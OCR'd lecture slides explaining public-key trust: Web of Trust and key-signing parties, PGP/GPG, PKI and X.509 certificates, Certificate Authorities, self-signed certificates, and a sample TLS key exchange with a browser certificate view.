
Alice's 'alleged' public key (generated by Eve)



How to prevent forgery?


- **No one can get our private key** (one we use to sign documents).
- We need a way to **verify public keys**:
  - **Does this public key really belong to Alice?**
  - Easiest scenario – we got this key from Alice herself.
  - Or we know and trust someone, who got the key from Alice (and gave it to us).
  - Or we know and trust someone, who knows and trusts someone, who got the key from Alice.
  - Or we know and trust someone, who knows and trusts someone, (…) who knows and trusts someone, who got the key from Alice.

Web of Trust (trust network)



Icons made by Freepik from www.flaticon.com

Web of Trust (trust network)



Icons made by Freepik from www.flaticon.com


Web of Trust

- Two trust network users trust each other (directly) if:
  - They verify each other's identity (e.g. by checking an official government document like ID or driving license),
  - They will note down each other's public key hash,
  - They will public on the trust network an information "I confirm that this public key belongs to person X" and sign it using their own private key.
- Information about all keys is stored on many servers (*OpenPGP Public Key Server*) as well as personal computers.
- Web of Trust is **decentralized** – it does not have any central servers nor sources of truth – each server / computer has some data about keys that can be freely duplicated and shared with others.

FOSDEM 2008 Key signing party by Stevenfruitsmaak, published under CC-BY-2.5 license. Source: https://en.wikipedia.org/wiki/File:FOSDEM_2008_Key_signing_party.jpg

Trust network problems

- A bit problematic part is the need to be **invited** to the network (i.e. finding someone who is a part of network and can vouch for us).
- We need to assume that no one will vouch for someone he has not seen in person.
- We need to assume that people can recognize counterfeit identity documents.
- While we trust our direct “friends” and their friends, a chain of trust built from 20 people (19 of them being strangers to us) is… doubtful.




Barack Obama Hawaii Political Fun Fake ID License by Ruksikhao. Source: https://www.amazon.com/Barack-Obama-Hawaii-Political-License/dp/B00X3DVP28

Message encryption

- Besides signing messages, we often want to be able to encrypt them.
- Encrypted message can only be read by the recipient, after decryption.
- Message encryption uses asymmetric cryptography:
  - Asymmetric cryptography is used in a “classic way” (not other way around as for digital signature)
    - **Public key** is used for **encryption** (converting plaintext to ciphertext)
    - **Private key** is used for **decryption** (converting ciphertext to plaintext)

PGP

- **PGP** (Pretty Good Privacy), created in 1991, was the first program commonly used to encrypt email messages (and more).
- Later it was used to create the **OpenPGP** standard, implemented by popular GNU Privacy Guard (**GPG**) software.



Source:
https://xerocrypt.wordpress.com/2014/11/26/using-gpg-encryption-with-web-mail/

Public Key Infrastructure (PKI)


- We already know that model of decentralized, distributed trust network (*web of trust*) is far from perfect.
- Instead we can use **centralized Public Key Infrastructure:**
  - This is a way to **distribute public keys** in a trustworthy manner.
  - PKI is build from, among others:
    - Public key **certificates**,
    - Certification Authorities (**CA**),
    - Registration Authorities (**RA**).
- Most popular PKI standard is called **X.509**

Certificate

- Certificate is a file containing specific data, similar to a real certificate or diploma.
- Electronic certificate contains information about:
  - Certificate **issuer**
    (Who issues the certificate?)
  - Certificate **subject**
    (Who it was issued to?)
  - Certificate **expiration date**
    (How long can it be used?)
  - **Public key**
    (used to encrypt messages sent to subject from client)
  - **Digital signature** of entire certificate
    (signature made by issuer, using his own secret private key)
  - Used algorithms and key lengths


Can I issue certificate for myself?

- Yes of course!
- The problem is that **nobody will trust it**.
- Such certificates are called ***self-signed***.
  - We are our own certificate issuers,
  - Certificate is not signed by any CA (Certificate Authority).
- Using self-signed certificates on server causes major warnings in client's web browser.



Why do we trust certificates?


DigiCert Global Root CA certificate



mypage.com certificate

Certificate Authority (CA)

- Certificate Authority (CA) **issues digital signatures** for companies and individuals.
- CA acts as a trusted third party, digital notary public.
- It is a commercial business – CA are private companies that charge fees for issuing certificates.
  - The most popular, widely trusted CA include DigiCert, VeriSign, Symantec, IdenTrust and more.
- Those companies root certificates, among others, are shipped with every operating system and/or browser.
  - The creators of operating system / browser trust these entities,
  - and we trust them by installing their software.



Hey mybank.com, I want to establish secure channel with you. I can do it this way (...)

Hey! Ok, we will do it this way (...).
Here you have my certificate and my public key

Certificate looks fine, now I will create new symmetric key.


Encrypted using

mybank.com, this is our new symmetric key

Encrypted using

Regular HTTP traffic

I am decrypting message using


Page Info - https://sdacademy.dev/
General
Media
Permissions
Security
Website Identity
Website: sdacademy.dev
Verified by: CloudFlare, Inc.
View Certificate
Certificate
General
Details
Certification Path
Certification path
DigiCert Baltimore Root
CloudFlare Inc ECC CA-2
sni.cloudflaressl.com
Clear Cookies and Site Data
View Saved Passwords
Help

Certificate

sni.cloudflaressl.com	CloudFlare Inc ECC CA-2	Baltimore CyberTrust Root

Subject Name

Country	US
State/Province	CA
Locality	San Francisco
Organization	Cloudflare, Inc.
Common Name	sni.cloudflaressl.com

Issuer Name

Country	US
State/Province	CA
Locality	San Francisco
Organization	CloudFlare, Inc.
Common Name	CloudFlare Inc ECC CA-2

Validity

Not Before	3/30/2020, 2:00:00 AM (Central European Summer Time)
Not After	10/9/2020, 2:00:00 PM (Central European Summer Time)

Subject Alt Names

DNS Name	*.sdacademy.dev
DNS Name	sdacademy.dev
DNS Name	sni.cloudflaressl.com

Public Key Info

Algorithm	Elliptic Curve
Key Size	256
Curve	P-256
Public Value	04:79:FD:24:F6:E9:98:6B:10:68:A1:C7:3A:E7:D7:B9:27:0E:48:37:38:84:29:EF:29:2C:C5:43:86:22:E1:88:91:F8:15:EC:4C:BE:...

Miscellaneous

